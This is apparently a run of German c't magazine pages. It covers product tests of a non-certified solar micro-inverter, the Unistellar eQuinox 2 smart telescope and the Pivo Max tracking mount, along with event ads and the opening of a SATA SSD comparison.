Unser Testaufbau im Labor besteht aus einem kalibrierten Leistungsmessgerät (oben) und einem einstellbaren Photovoltaikanlagensimulator mit bis zu 15 Kilowatt Ausgangsleistung (unten) sowie Oszilloskopen und einer Wärmebildkamera.

Der Rest der Platine ist ebenso wenig vertrauenerweckend: Auf der Oberseite der Platine sitzt ein Chip im SOIC16-Format, dessen Beschriftung abgefräst wurde. Leistungselektronik, die für die Durchsteckmontage vorgesehen ist, lötet der Hersteller einfach auf SMD-Pads (Oberflächenkontakte). Sie dürften zuerst darunter leiden, dass das Lötzinn durch die Hitze weich wird.

Träges MPPT

Gute Leistungspunktoptimierung alias Maximum Power Point Tracking (MPPT) ist essenziell, um viel Leistung aus Solarmodulen zu holen [1]. Weil die Leistungsabgabe mit der Bestrahlung und Beschattung variiert, muss der Lastwiderstand ständig angepasst werden.

Unser Testgerät optimiert jedoch außerordentlich lahm und orientierungslos: Nach dem Anlegen der Netzspannung benötigt es über zwei Minuten, um das vermeintliche Maximum zu erreichen (siehe Bild). Für den Test simulierte unsere Quelle ein Solarmodul mit 38,4 Volt (U_{OC}) im unbelasteten Zustand, 9,78 Ampere Kurzschlussstrom (I_{SC}), sowie 31,8 Volt Lastspannung (U_{MPP}) bei einem maximalen Strom von 9,26 Ampere (I_{MPP}). Der höchste Leistungspunkt läge somit bei 295 Watt. Den findet das Gerät jedoch gar nicht erst: Es nimmt 264 Watt, wovon 242 Watt im Netz landen, was 91,5 Prozent Wirkungsgrad entspricht. Der Hersteller behauptet im Datenblatt, der Wechselrichter würde 92,5 Prozent erreichen.

Beim Einbrechen der Strahlungsstärke auf die Hälfte fällt auch die Leistung entsprechend. Um den neuen Leistungspunkt zu finden, optimiert der Wechselrichter über gut 20 Sekunden noch einmal. Bei 142 Watt Leistungsabgabe vom simulierten PV-Modul werden dann noch 130 Watt eingespeist (weiterhin 91,5% Wirkungsgrad).

Mit Teilverschattungen kommt der GMI gar nicht klar: Im Test blieb er an einem lokalen Maximum hängen und suchte nicht den gesamten Leistungsbereich nach dem globalen Maximum ab. In einem System mit mehreren Solarmodulen geht also bei Teilverschattung viel Energie flöten. Durch den lahmen Leistungspunktsucher würde ein regelmäßiger Scan ohnehin mehr Strom kosten als einbringen, weil der Wechselrichter währenddessen nicht richtig arbeitet.

Nichts normkonform

Wie eingangs erwähnt, sitzt auf dem Wechselrichter nirgends eine CE-Kennzeichnung

und damit ist der Vertrieb des Geräts in der EU verboten. Wer ein solches Gerät installiert und in Betrieb nimmt, macht sich unter Umständen sogar strafbar – nämlich dann, wenn jemand zu Schaden kommt. Unabhängig davon: Weil der Wechselrichter mit offenen Kabelenden als Komponente für eine größere Anlage vertrieben wird, dürfen ihn nur Elektrofachkräfte installieren.

Während das Datenblatt behauptet, dass der Anteil der harmonischen Verzerrungen (THD), vulgo Oberwellen, in der vom Wechselrichter erzeugten Spannung unter fünf Prozent liegt, sahen wir im Test teils Werte im geringen zweistelligen Bereich. Nach EN 50160 sind allerdings maximal acht Prozent erlaubt.

Harmonische Verzerrungen entstehen durch Oberwellen, also Wechselspannungen, die mit dem Vielfachen der eigentlichen Grundfrequenz schwingen: 100, 150, 200, 250, ... Hertz. Diese „Verunreinigung“ der Wechselspannung lässt etwa Lautsprecher brummen, kann aber auch Elektrogeräte empfindlich stören und zum Abschalten nötigen.

Nach dem ersten Eindruck und den Ergebnissen des MPPT-Tests haben wir uns nicht mehr die Mühe gemacht, die Abschaltzeit bei Netzausfall zu testen. Einen vernünftigen Netz- und Anlagenschutz nach VDE-AR-N 4105 kann der GMI sowieso nicht haben, dafür fehlt es schon an




Bild: Luca Zimmermann

Der Transformatorkern des Wechselrichters erwärmte sich trotz geöffnetem Gehäuse und 20 °C Raumtemperatur auf 118 °C.

einem Relais als Netztrennschalter. Immerhin eine 3,15-Ampere-Feinsicherung entdeckten wir auf der Platine – nicht, dass diese irgendwie helfen würde, wenn der Wechselrichter nach dem Abziehen noch Spannung erzeugt und ein Mensch mit dem Netzstecker in Kontakt kommt.

Fazit

Finger weg! Der GMI-Wechselrichter ist nicht nur außerordentlich lahm bei der Leistungsoptimierung, sondern auch in puncto Elektronik- und Wärmedesign eindeutig Pfusch. Der Wechselrichter funktioniert zwar grundlegend, jedoch sind diverse Anforderungen für den normkonformen Betrieb in der Europäischen Union nicht erfüllt. Wer das Gerät trotzdem kauft, senkt damit nicht nur die Wechselspannungsqualität, sondern riskiert auch einen kostenpflichtigen Besuch von der Bundesnetzagentur oder schlimmer Verletzungen und Brände durch dieses gefährliche Elektrogerät.

Zertifizierte Wechselrichter von europäischen Händlern bieten nicht nur höhere Sonnenstromerträge durch schnelle Leistungspunktsuche und sicheren Betrieb, die Haftung für die Gerätesicherheit liegt auch beim Händler als Importeur. Zumal die preisliche Ersparnis sich durch den Leistungsverlust und den voraussichtlich schnellen Hitzetod in Luft auflösen wird. Wer billig kauft, kauft eben zweimal.

Wie ein normkonformer Wechselrichter funktioniert, haben wir bereits beschrieben [1]. Tipps zur Planung und Installation eines Balkonkraftwerks liefern die weiteren nachstehend gelisteten c't-Artikel [2, 3, 4]. *(amo@ct.de)* c't

Literatur

[1] Luca Zimmermann, Strömchen, wechsel dich!, Wie Solarwechselrichter arbeiten, c't 4/2023, S. 32
[2] Andrijan Möcker, Operation Sunplant, So bauen Sie kleine (und große) Balkonkraftwerke, c't 10/2023, S. 142
[3] Jan Mahn, Ich habe steckerfertig, Balkonkraftwerke: der aktuelle Stand, c't 4/2023, S. 20
[4] Jan Mahn, Andrijan Möcker, Sonnenwandler, Mikrowechselrichter für Balkonkraftwerke: Grundlagenwissen und Marktübersicht, c't 17/2022, S. 104




Bild: Luca Zimmermann

Leistungspunktsuche erfolgreich, aber gescheitert: Der Controller benötigt rund zwei Minuten, um einen Leistungspunkt zu finden, und dann ist es noch nicht mal der richtige. Von möglichen 295 Watt nimmt er sich nur 264.




Bild: Luca Zimmermann

Bricht die Bestrahlung unseres simulierten Panels auf die Hälfte ein, benötigt der GMI vergleichsweise lange 20 Sekunden, um sein Optimum wiederzufinden.

WIR TEILEN KEIN HALBWISSEN
WIR SCHAFFEN FACHWISSEN

ChatGPT, Midjourney & Co.

Wir beleuchten rechtliche Aspekte beim Einsatz von KI-Generatoren. Das Webinar richtet sich an Nutzer der neuen Technologien in Unternehmen, juristische Berater und Selbstständige aus allen Bereichen.

Photovoltaik für Einsteiger

Im Webinar lernen Sie die erforderliche Ausstattung einer eigenen Photovoltaik-Anlage zu überschlagen und die technischen Komponenten am Markt einzuschätzen.

Einführung in den Kea DHCP Server

Der Workshop gibt eine vollständige Einführung in die neue Kea-DHCP-Software auf Unix- und Linux-Systemen. Sie lernen, wie man das Kea-DHCP-System installiert, konfiguriert und wartet.

c't webdev

Die Konferenz in Köln ist der Treffpunkt für die Frontendler-Gemeinschaft. Viele großartige Talks geben Einblicke in die Software-Technik, Best Practices und Techniktrends.

Dienste mit SELinux absichern

SELinux einfach abzuschalten, wenn es Probleme gibt, ist üblich, aber unklug. Der Workshop zeigt, wie man das System stattdessen so nutzt, dass alles besser abgesichert ist und trotzdem funktioniert.

Docker und Container in der Praxis

Der Workshop für Entwickler und Administrierende behandelt neben theoretischem Wissen über Container auch Herausforderungen im Alltag und eigene Container-Erfahrungen auf der Kommandozeile.

Sichern Sie sich Ihren Frühbucher-Rabatt:

www.heise-events.de

Himmelsnavigator

App-gesteuertes Teleskop Unistellar eQuinox 2 getestet

Bei Hobbyastronomen endet der erste Gehversuch mit einem günstigen Teleskop oft mit Frust. Um den zu verhindern, steuert das eQuinox 2 von Unistellar über eine App sichtbare Himmelskörper auf Tastendruck an und fotografiert sie. Wie gut das funktioniert und was die Optik leistet, verrät der Test.

Von André Kramer

Astronomie ist ein faszinierendes Hobby, aber auch eine Wissenschaft. Teleskope gibt es in verschiedenen Größen und Bauformen zu Preisen von 70 bis 50.000 Euro. Schon einfache Merkmale wie der Unterschied zwischen Refraktor- und Reflektorbauform, azimutaler und parallaktischer Montierung oder der Zusammenhang von Brennweite und Öffnung überfordern viele Anfänger, ganz zu schweigen von den komplexen Bahnen, auf denen sich die Himmelskörper bewegen. Wer zum ersten Mal ein neu erworbenes Fernrohr auf einen Planeten zu richten versucht, begreift die Komplexität dieses Hobbys [1].

Der französische Hersteller Unistellar bietetEinsteigern einfach zu bedienende digitale Teleskope an, die weder astronomisches noch technisches Wissen voraussetzen. Sie verbinden sich mit einer Mobil-App, um etwa 5400 Himmelsobjekte auf Tastendruck anzusteuern und zu fotografieren. Das eQuinox 2 verfügt dafür über eine Montierung mit Schrittmotoren und hat anders als übliche Teleskope auch einen Kamerasensor eingebaut – zu einem Preis von 2500 Euro weckt es hohe Erwartungen. Wir haben überprüft, wie gut es die erfüllt. Ein solches System kann man sich zwar auch aus Komponenten anderer Hersteller selbst zusammenstellen, aber das erfordert Know-how auf Ingenieursniveau.

Autonome Felderkennung per Smartphone-App

Die erste Hürde reißt das Teleskop schon beim Einrichten. Anders als das über einen beiliegenden QR-Code gelieferte Quickstart-PDF behauptet, verbindet es sich nicht selbsttätig mit der Unistellar-App. Das Smartphone sucht und sucht und findet: nichts. Google fördert ein langatmiges YouTube-Video zutage: „We're excited to show you the wonders of the night sky“ und so weiter. Erst nach Minuten erklärt der Herr im Video, dass man sein Smartphone manuell mit dem vom Teleskop aufgespannten WLAN verbinden muss. Die Anleitung des Herstellers enthielt diesen wichtigen Hinweis nicht.

Nur am Rande erwähnt sie das Scharfstellen. Dabei ist das ebenfalls essenziell: Seine Position auf dem Erdenrund ruft das Teleskop über die Unistellar-App vom Smartphone ab, sobald die Verbindung steht und die Berechtigung nur Nutzung der Ortsdienste vorliegt. Danach muss sich das Teleskop am Firmament orientieren. Den betrachteten Bereich des Himmels ermittelt es über Felderkennung (Plate-Solving): Die App vergleicht ein Foto des Himmelsausschnitts, auf das sich die Teleskopöffnung richtet, mit einer Sternenkarte. Im Test war das eQuinox 2 bei Ankunft so unscharf eingestellt, dass dieser Arbeitsschritt fehlschlug. Anwender ohne Erfahrung dürften aber die im Smartphone angezeigten Sterne nicht als unscharf einordnen.

Fertig eingerichtet, gelingen Aufnahmen wie diese 15-minütige Belichtung der Spiralgalaxie M51 im Sternbild Jagdhunde.

Das Troubleshooting gelang nur mit Hilfe des Herstellers, die Endkunden vermutlich nicht in derselben Form bekommen wie Produkttester. Eine Hilfe-Seite auf help.unistellar.com erklärt, wie man mit der im Teleskopdeckel eingelassenen Bachtinow-Maske (nach ihrem Erfinder Pawel Iwanowitsch Bachtinow) die Schärfe einstellt, indem man einen hellen Stern ansteuert und die drei maskierten Strahlen zur Deckung bringt. Auch hier sollte

die Anleitung vom Hersteller den Einsteiger führen; diesen Arbeitsschritt verschweigt sie völlig.

Die Montierung

Ist das eQuinox 2 erfolgreich eingerichtet, kann man in der Unistellar-App über deren Objektkatalog sichtbare Himmelskörper ansteuern. Mit einer Datenbank von 5400 Objekten ist sie viel schwächer aufgestellt als die GoTo-Computer professioneller Geräte mit Einträgen in fünf- oder sechsstelliger Zahl. Dafür zeigt die App, welche Himmelskörper an der aktuellen Position am Nachthimmel sichtbar sind. Ein Fingertipp beispielsweise auf die Spiralgalaxie M51 genügt und das Gerät richtet sich über die beiden Motoren innerhalb von rund zehn Sekunden zuverlässig auf das gewählte Objekt aus.

Semiprofessionelle Teleskope und solche in Sternwarten stehen auf massiven Stativen und halten sich mit schweren Gegengewichten im Gleichgewicht und stabil auf dem Boden. Das eQuinox 2 wiegt lediglich 9 kg, steht aber auf seinem Alu-Dreibein dennoch halbwegs sicher. Weil man es drahtlos bedient, verliert es durch Berührungen nicht den sorgfältig eingestellten Bildausschnitt.

Die von Unistellar gewählte azimutale Montierung eignet sich nur bedingt zur Astrofotografie. Die Erde dreht sich, sodass man das Teleskop bei langer Belichtung nachführen muss. Azimutale Montierungen sehen aus wie weit aufgebogene Fahrradgabeln. Sie bewegen sich auf zwei Achsen und damit im Zickzackkurs. Für die Fotografie eignen sich parallaktische Montierungen besser, die parallel zur Erdachse stehen und sich über Rotation der Hauptachse nachführen lassen. Solche Montierungen sind komplex, platzraubend und teuer. Statt echter Langzeitbelichtung montiert die Software von Unistellar daher viele Einzelfotos zu einem Bild mit ausreichender Helligkeit und starkem Kontrast ohne Rauschen – diese Stacking genannte Lösung funktionierte im Test tadellos.

Optik vs. Software

Hinsichtlich Brennweite und Öffnung bewegt sich das eQuinox 2 als Spiegelteleskop auf Einsteigerniveau. Diese Bauform ermöglicht große Öffnungen, die mehr Licht sammeln als Linsenteleskope. Doch Unistellar bleibt bei einem recht geringen Durchmesser von 114 mm. Ein Dobson-Teleskop mit vergleichbaren Kennzahlen

Damit die App automatisch den sichtbaren Himmelsausschnitt identifizieren kann, muss man die Schärfe mit einer im Teleskopdeckel eingelassenen Bachtinow-Maske korrigieren. Diesen wichtigen Schritt verschweigt das Quickstart-Dokument jedoch.

ohne Elektronik bekommt man für 200 bis 300 Euro. Ambitionierte Hobbyastronomen schwören auf 200 mm Öffnungsdurchmesser und eine Brennweite von mindestens 700 mm. Immerhin erreicht das Unistellar-Teleskop eine recht hohe Lichtstärke von etwa 1:4 (450/114). In der Praxis sieht man dadurch zunächst nicht besonders viel, wenn ein Objekt angesteuert ist.

Anders als der Vorgänger eVscope 2 kommt das eQuinox 2 ohne Okular. Man kann also nicht mit bloßem Auge in die Sterne blicken, sondern nur über die App. Ein Druck auf die links angebrachte Schaltfläche „enhanced vision“ verbessert das Signal-Rausch-Verhältnis über Stacking kontinuierlich so lange, bis man ein neues Objekt ansteuert. Ein Druck auf die Foto-Schaltfläche speichert eine PNG-Datei der Aufnahme mit 2880 × 2160 Pixeln auf dem Smartphone; an die Raw-Dateien kommt man nicht heran.

Bis das Teleskop genügend Einzelaufnahmen für ein gutes Bild beisammen hat, können schon mal mehrere Minuten vergehen. Das klappt bei klarem Himmel schneller als bei leichter Bewölkung. Selbst an unserem Teststandort mit innerstädtischem Lichtsmog brachte das System ein gutes Bild unter anderem der Spiralgalaxie M51 zustande.

Fazit

Leider bleibt der direkte Blick zum Himmel verwehrt – beim Blick auf das Smartphone stellt sich nur schwer das ehrfurchtsvolle Staunen ein, das den Menschen seit der Steinzeit vom Tier unterscheidet. Verglichen mit dem Vorgänger eVscope 2 ist das eQuinox eine ganze Stange günstiger, es kommt aber auch ohne Okular.

Für ein Gadget sind rund 2500 Euro aber immer noch ein sehr stolzer Preis. Vor allem sollte der Hersteller sein lieblos zusammengeschustertes Einstiegsdokument deutlich erweitern und die langatmigen Erklärvideos auf YouTube neu produzieren, denn aktuell lassen sie wichtige Details aus und bereiten damit eine gehörige Portion Frust. Ist es aber einmal eingerichtet, gelingen mit dem Unistellar eQuinox 2 auch Anfängern mit etwas Geduld spektakuläre Astrofotos.

(akr@ct.de) c't

Literatur

[1] André Kramer, Der Blick zum Himmel, was Sie beim Kauf eines Teleskops beachten sollten, c't 1/2022, S. 96

Unistellar eQuinox 2

Reflektorteleskop für Astrofotografie	
Hersteller, URL	Unistellar, unistellar.com/de
Systemanforderungen	Android ab 7, iOS ab 14
Optische Eigenschaften	
Öffnung	114 mm
Brennweite	450 mm
Öffnungsverhältnis	f/3,95
Auflösung	1,7 Bogensekunden
Gesichtsfeld	34 × 47 Bogenminuten
max. sinnvolle Vergrößerung	150-fach (empfohlen)
Okulare	– (über App)
Stativ und Montierung	
Stativ	Aluminium-Dreibein
Höhe	138,5 cm
Montierung	azimutal
GoTo-Steuerung	✓ (ca. 5400 Objekte)
Antrieb	Servomotoren
Gesamtgewicht	9 kg
optionales Zubehör	Transportrucksack (359 €)
Kamera und Elektronik	
Kamerasensor	6,2 Megapixel (2880 × 2160 Pixel)
Datenübertragung und -speicher	WLAN, 64 GByte Flashspeicher
Stromversorgung	integrierter Akku
Preis	2499 €

Verfolgungsjagd

Pivo Max: Tracking-Halter für Handys, Tablets und Kameras im Test

Für Selfies mit dem Smartphone gibt es von Pivo schon länger einen Handyhalter mit Auto-Tracking-Funktion. Der„Pivo Max“ soll nun auch Tablets und sogar Systemkameras automatisch auf den Protagonisten ausrichten.

Von Nico Jurran

Wer schon einmal einen Vortrag vor einer fest installierten Kamera gehalten hat, kennt das Problem: Zum einen will man nicht steif an einer Stelle stehen, sondern die Präsentation lebendig gestalten, zum anderen aber auch nicht aus dem Bild laufen. Die US-Firma Pivo bietet als Lösung Halter mit Auto-Tracking an, die den Protagonisten verfolgen und sich dabei komplett um die vertikale Achse drehen können.

Beim Pivo Max lässt sich der obere Teil mit der Klemme fürs Mobilgerät abnehmen. Dann kommt eine 3/8-Zoll-Schraube zum Vorschein, auf die sich jede übliche Kamera oder eine alternative Halterung montieren lässt.

Bislang gab es den Pivo Pod und Pod Lite für Handys. Hinzugekommen ist jetzt der wesentlich wuchtigere „Pivo Max“, der mit seinem kräftigen Motor auch Tablets und sogar Kameras mit einem Gewicht von bis zu zwei Kilogramm dreht. Der Wechsel zum Kamerabetrieb ist einfach: Schraubt man die obere Halterung für Handy und Tablet ab, kommt auf dem unteren Sockel eine 3/8-Zoll-Schraube zum Vorschein, auf die sich jede übliche Kamera montieren lässt.

Im Unterschied zum Obsbot Me (Test in c’t 7/2023, S. 82) baut Pivo für die Verfolgung keine Kamera in seine Halter ein. Vielmehr setzt der Hersteller auf eigene Android- und iOS-Apps mit Trackingalgorithmus, die den Halter über Bluetooth steuern. Fürs Tracking muss das Mobilgerät ausreichend Rechenleistung und eine ordentliche Kamera besitzen. Pivo listet kompatible Smartphones auf seiner Website auf (siehe ct.de/y1zc).

Um eine Kamera zu nutzen, befestigt man darauf ein Smartphone mittels eines Halters mit Blitzschuh-Adapter (siehe Bild rechts). Das wirkt auf den ersten Blick umständlich, macht das Leben aber leichter, wenn man für verschiedene Social-Media-Plattformen produziert: Während die Kamera im Breitbildformat etwa für YouTube filmt, nimmt das Handy parallel die Hochkantversion für TikTok auf.

Der Max lässt sich auch für 360-Grad-Fotos nutzen. So erstellt die App „Pivo Tour“ Aufnahmen von Innenräumen, wobei der Halter Handy oder Tablet auf einem Stativ dreht. Mit „Pivo Studio“ fertigt man wiederum Handy-Fotos von Objekten auf einem Drehteller an, den der Max schrittweise rotiert. Den Drehteller verkauft Pivo unter dem Namen „Studio 360“ im Set mit einer Lichtbox für 45 Euro. Fotos schießt die App nur mit dem Smartphone, bei der Kamera muss man sich auf Videos oder Serienbildaufnahme verlassen.

Dauerläufer

Der Max hat einen fest eingebauten Akku mit 1400 mAh Kapazität, der über USB-C aufgeladen wird und bei gewöhnlicher Nutzung für 10 bis 12 Stunden am Stück Strom liefert. Da Smartphone oder Tablet vorher die Puste ausgehen dürften, versorgt der Pivo-Halter sie praktischerweise über einen zweiten USB-C-Anschluss auf Wunsch gleich mit.

Reicht der integrierte Akku des Max nicht, bekommt man von Pivo eine Powerbank in Puckform mit noch einmal 9000 mAh Kapazität, die man wahlweise über und unter den Max montiert. Mit 96 Euro inklusive Versand ist sie nicht ganz billig, herkömmliche Powerbanks mit Kapazitäten um 10.000 mAh gibt es ab 20 Euro.

Stets im Blick

Bei allen Pivo-Apps meldet man sich mit seinen beim Hersteller hinterlegten Nutzerdaten an und koppelt dann den Max. Im Test funktionierte dies stets problemlos; ein LED-Ring am Halter gibt Auskunft über seinen aktuellen Status.

Auch das Tracking läuft stets gleich. Verfolgt wird wahlweise das Gesicht oder der Körper, wobei der Algorithmus in letzterem Fall auch erkennt, wenn man einen Arm zur Seite streckt, und den Max entsprechend ausrichtet. Ein Objekt, das man dabei in der Hand hält, bleibt so im Bild. Ebenfalls clever: In den Apps lässt sich festlegen, ob die verfolgte Person in der Mitte, am rechten oder am linken Rand des Bildes gehalten werden soll. Steht man etwa neben einer Tafel, kommt diese mit aufs Video.

Für Reitsportfans, die sich mit ihrem Tier im Rondell oder auf dem Reitplatz aufnehmen wollen, bietet Pivo einen speziellen Modus, der das Pferd im Mittelpunkt hält. Neu ist zudem ein Hundetracking, das aber noch im Beta-Stadium steckt. Beides sind Premiumfeatures, die nur im ersten Jahr nach dem Kauf kostenlos zur Verfügung stehen; danach werden 30 US-Dollar pro Jahr fällig.

Um möglichst vielen Anwendungsfällen gerecht zu werden, stehen sechs Trackinggeschwindigkeiten bereit. In der höchsten Stufe kam der Max selbst dann noch hinterher, wenn wir uns ruckartig und schnell vor der Kamera bewegten. Das Gesichtstracking funktionierte im Test bis zu fünf Metern Entfernung einwandfrei, beim Körpertracking waren noch wesentlich größere Distanzen drin – vorausgesetzt, die Beleuchtung reichte aus. Der Algorithmus ließ sich auch nur selten irritieren, wenn eine andere Person durchs Bild lief.

Soll der Pivo Max eine Kamera drehen, benötigt man zusätzlich ein Smartphone, auf dem die Tracking-App des Herstellers läuft. Der Smartphone-Halter mit Blitzschuhadapter ist nicht im Lieferumfang enthalten.

Einige Pivo-Apps zoomen auf Wunsch automatisch an die getrackte Person heran. Auf einem iPhone funktionierte dies im Portraitmodus noch befriedigend, bei einem horizontal eingespannten iPad zuckte das Bild hingegen nur ab und zu, was Aufnahmen ruinierte. Am Ende blieb die Funktion bei uns meistens aus.

Über die mitgelieferte Bluetooth-Fernbedienung lassen sich bequem Videoaufnahmen auf dem Mobilgerät starten und stoppen beziehungsweise Fotoaufnahmen auslösen. Man kann sie auch nutzen, um den Max bei deaktiviertem Tracking komplett zu steuern.

Die Apps

Für den Max stehen sieben Apps bereit, darunter die genannten 360-Grad-Anwendungen. Getestet haben wir die iOS-Versionen. „Pivo+“ ist die einzige für iPhone und iPad angepasste App, alle anderen wurden fürs Smartphone programmiert, laufen aber auch auf dem Tablet.

Wer eine Kamera einsetzt, kann der „Pivo+“-App auf dem montierten Smartphone das Tracking inklusive der Steuerung des Max überlassen. Die Kamera selbst steuern die Pivo-Apps nicht, sodass man Videos manuell starten und stoppen muss. Alle weitergehenden Funktionen stehen nur am Mobilgerät zur Verfügung.

Und die Pivo-Apps bieten eine ganze Menge Funktionen: So lassen sich über „Pivo+“ nicht nur Videos und Fotos anfertigen, sondern über „Pivo Meet“ auch Videochats führen. Als Gegenstelle fungiert ein Browser auf einem Rechner oder Mobilgerät. Wer will, kann dem Gegenüber Schwenks und Zooms aus der Ferne ermöglich. Im „Connect-Modus“ sendet die „Pivo Cast“-App den Livestream wiederum über auf demselben Gerät installierten Dritt-Anwendungen wie Instagram, Zoom, Whatsapp und Facebook. Bei letzterer Variante setzte im Test teilweise das Tracking aus, allerdings handelt es sich hier auch noch um eine Beta.

Wer Livestreams an Social-Media-Dienste senden will, ist bei „Pivo Live“ gut aufgehoben: Die App überträgt das Kamerabild vom Handy direkt an Facebook, YouTube, Twitch, Twitter oder als RTMP- beziehungsweise SRT-Stream. Fürs Streaming an einen Rechner im lokalen Netz steht „Pivo Cast“ bereit. Anschauen lässt sich der Stream über den Browser – und so auch in Online-Konferenzen teilen. Praktisch eine Cast-Variante ist „Pivo Present“: Hier schickt die App das Kamerabild an die gleichnamige Erweiterung im Chrome-Browser oder eine eigenständige App unter Windows oder macOS, um Präsentationen aufzupeppen. Der Präsentator erscheint so beispielsweise als kleines Overlay neben einer Excel-Tabelle.

Ebenfalls noch in der Betaphase steckt eine Funktion, um das Mobilgerät mithilfe des kostenlosen Tools „Virtual Input“ von NDI als virtuelle Webcam eines Rechners im selben Netzwerk einzubinden. Danach lässt es sich in Konferenz-Systemen wie Teams oder Zoom verwenden. Das klappte im Test sehr gut. Zu hoffen ist, dass das Wasserzeichen mit Pivos Firmennamen bis zur finalen Version verschwindet.

Kurz vor Redaktionsschluss gab Pivo bekannt, für „Pivo Live“ und „Pivo Studio“ künftig einmalig 53 Euro zu verlangen, für „Privo Present“ 105 Euro und für „Pivo Tour“ sogar 160 Euro.

Fazit

Im Unterschied zu einfachen Haltern mit Trackingfunktion lässt sich der Pivo Max auch in Projekten einsetzen, bei denen Handyvideos nicht reichen. Verarbeitung, Bedienung und das Tracking in verschiedenen Szenarien überzeugen. Und der Hesteller bemüht sich, alle möglichen Einsatzgebiete abzudecken. Umso ärgerlicher ist, dass Pivo künftig Apps und „Premiumfeatures“ nur noch gegen Bezahlung anbietet.

Hier hat der Pivo Max einen generellen Vorteil gegenüber kleineren Haltern mit Tracking: Wird eine Anwendung nicht direkt unterstützt, kann man eventuell ein Tablet mit Pivo-App samt Tracking und ein Smartphone mit der eigentlichen App im Tandem einsetzen. Diese Flexibilität rechtfertigt den Preis allemal.

(nij@ct.de) c't

Kompatible Smartphones: ***ct.de/y1zc***

Pivo Max

Tracking-Halter für Handys, Tablets und Kameras	
Hersteller, URL	Pivo, pivo.ai
Kommunikation	Bluetooth 5.2
Systemanf.	Mobilgerät mit Android ab 9 oder iOS ab 13.0; für manche Anwendungen zusätzlich Windows-PC oder Mac
Lieferumfang	Fernbedienung, USB-Kabel, Bedienungsanleitung
Maße / Gewicht	95 mm Durchmesser, 76,5 mm Höhe (46,5 mm ohne Handy-Klemme) / 356 g
Preis	285 €

Flash-Rennen Spezial

Zehn SATA-SSDs im Test

Für einen Billig-PC oder zum Aufrüsten sind SATA-SSDs weiterhin attraktiv und günstig wie nie: 50 Euro für 1 TByte. Wir testen auch, wie viel langsamer die noch billigeren 512-GByte-SSDs sind.

Von Lutz Labs

Die Marktforscher von Forward Insights gehen davon aus, dass der Marktanteil von SATA-SSDs in diesem Jahr auf rund zehn Prozent schrumpft, im nächsten Jahr auf sieben Prozent fällt und danach noch weiter zurückgeht. NVMe-SSDs mit PCIe-Anschluss haben längst die Majorität erobert. Allein jene mit PCIe 4.0 machen drei Viertel des Marktes aus.

Vielen c't-Lesern scheinen die Prognosen der Marktforscher allerdings egal zu sein: Laut einer Leserumfrage aus diesem Frühjahr kaufen rund 60 Prozent von ihnen noch SATA-SSDs, obwohl die moderneren Geschwister doch viel schneller sind und auch kaum noch mehr kosten. Als Grund nennen viele den Mangel an M.2-Slots auf dem eigenen Mainboard. Das deutet darauf hin, dass die Nutzungsdauer vieler IT-Gerätschaften länger geworden ist; auch ein fünf Jahre altes Mainboard ist noch lange nicht reif für das Elektrorecycling.

SATA-SSDs sind also weiterhin interessant. Groß ist die Anzahl der Neuerscheinungen jedoch nicht mehr: Wir haben bei der Recherche für diesen Test gerade einmal fünf Modelle gefunden, die in den letzten zwölf Monaten auf den Markt gekommen sind und von mindestens zehn Händlern im Heise-Preisvergleich angeboten werden. Zudem sollte das 500-GByte-Modell weniger als 40 Euro kosten. Von all diesen SSDs haben wir uns dann zusätzlich die Version mit 1 TByte Speicher gekauft, da diese Größe laut der Umfrage aktuell am beliebtesten ist.

Im Test sind damit die Modelle Crucial BX500, Intenso Performance SSD, Patriot P220, Transcend SSD225S und Western Digital WD Blue SA510 SSD. Vielleicht werden Sie sich jetzt wundern, weil eine dieser SSDs bereits seit Jahren in Ihrem Rechner läuft. Bei unseren Testmustern handelt es sich um aktualisierte Versionen, die zum Teil unter der gleichen Bezeichnung vertrieben werden, aber beispielsweise mit einem neueren Flash-Speicher arbeiten oder einen anderen Controller nutzen.

Samsung & Co.

Schaut man auf die Top-10-Listen im Heise-Preisvergleich oder bei Amazon, so

findet man auf den vorderen Plätzen vor allem SSDs von Samsung, Crucial und Western Digital, meistens in der PCIe-Version im M.2-Format.

Die SATA-SSDs der Marktführer haben wir bereits in den vergangenen Jahren getestet, allerdings meist mit höheren Kapazitäten als in diesem Test, was einen direkten Vergleich ausschließt. Bei Interesse planen wir gerne wieder einen Test älterer SATA-SSDs ein: Schreiben Sie mir an ll@ct.de, welche SSD warum Ihr Favorit ist und welche Kapazität für Sie im Fokus steht.

Anhaltender Preisverfall

Derzeit kennen die SSD-Preise – wieder einmal – praktisch nur eine Richtung: abwärts. Fast alle hier vorgestellten SSDs wurden im Testzeitraum noch einmal ein paar Euro günstiger, lediglich der Preis der großen WD Blue stieg etwas an. Die meisten Terabyte-SSDs kosten zwischen 50 und 60 Euro, die Patriot P220 ist günstiger, die WD Blue teurer. Ob Letztere den Aufpreis von rund 50 Prozent gegenüber der P220 wert ist, muss jeder für sich entscheiden.

Während des Tests kamen noch einige Angebote hinzu, die wir leider nicht mehr aufnehmen konnten. Preislich besonders attraktiv scheint die Apacer Panther AS350 mit 1 Terabyte, die ein Händler zum Redaktionsschluss für nur 39,40 Euro anbot. Es geht also immer noch billiger.

Der Preisverfall führt zu immer stärkeren Sparmaßnahmen der Hersteller. Vor allem bei den sehr günstigen Modellen gibt es keine Garantie, dass eine heute bestellte SSD baugleich zu einer vor zwei Monaten erworbenen ist. Die Hardwarekomponenten der vorgestellten SSDs können sich jederzeit ändern. Die Hersteller kaufen, was an Flash-Speicher und Controllern gerade verfügbar und vor allem billig ist.

Schon eine Ersparnis von wenigen Zehntelcent pro SSD macht bei großen Stückzahlen eine hübsche Summe aus. Deshalb sparen die Hersteller zum Beispiel auch bei der Gehäusekonstruktion: Nur noch die SSDs von Transcend und Western Digital lassen sich aufschrauben, die anderen Gehäuseschalen werden einfach ineinander geclipst. Und auch beim Material regiert der Sparzwang: Metall rundum leistet sich nur noch Transcend, bei Crucial und Western Digital besteht noch die Unterseite aus Metall, der Rest ist Kunststoff.

Verbindet man SSD-Controller und Flash-Chips über Wärmeleitpads mit einem Metallgehäuse, können sie die im Betrieb entstehende Wärme besser abführen. Doch auch das scheint nicht bei allen Modellen notwendig zu sein: Western Digital spendiert nur dem Controller des 1-TByte-Modells ein Wärmeleitpad. Vielleicht heizt sich der Controller der 500er-Version nicht so stark auf.

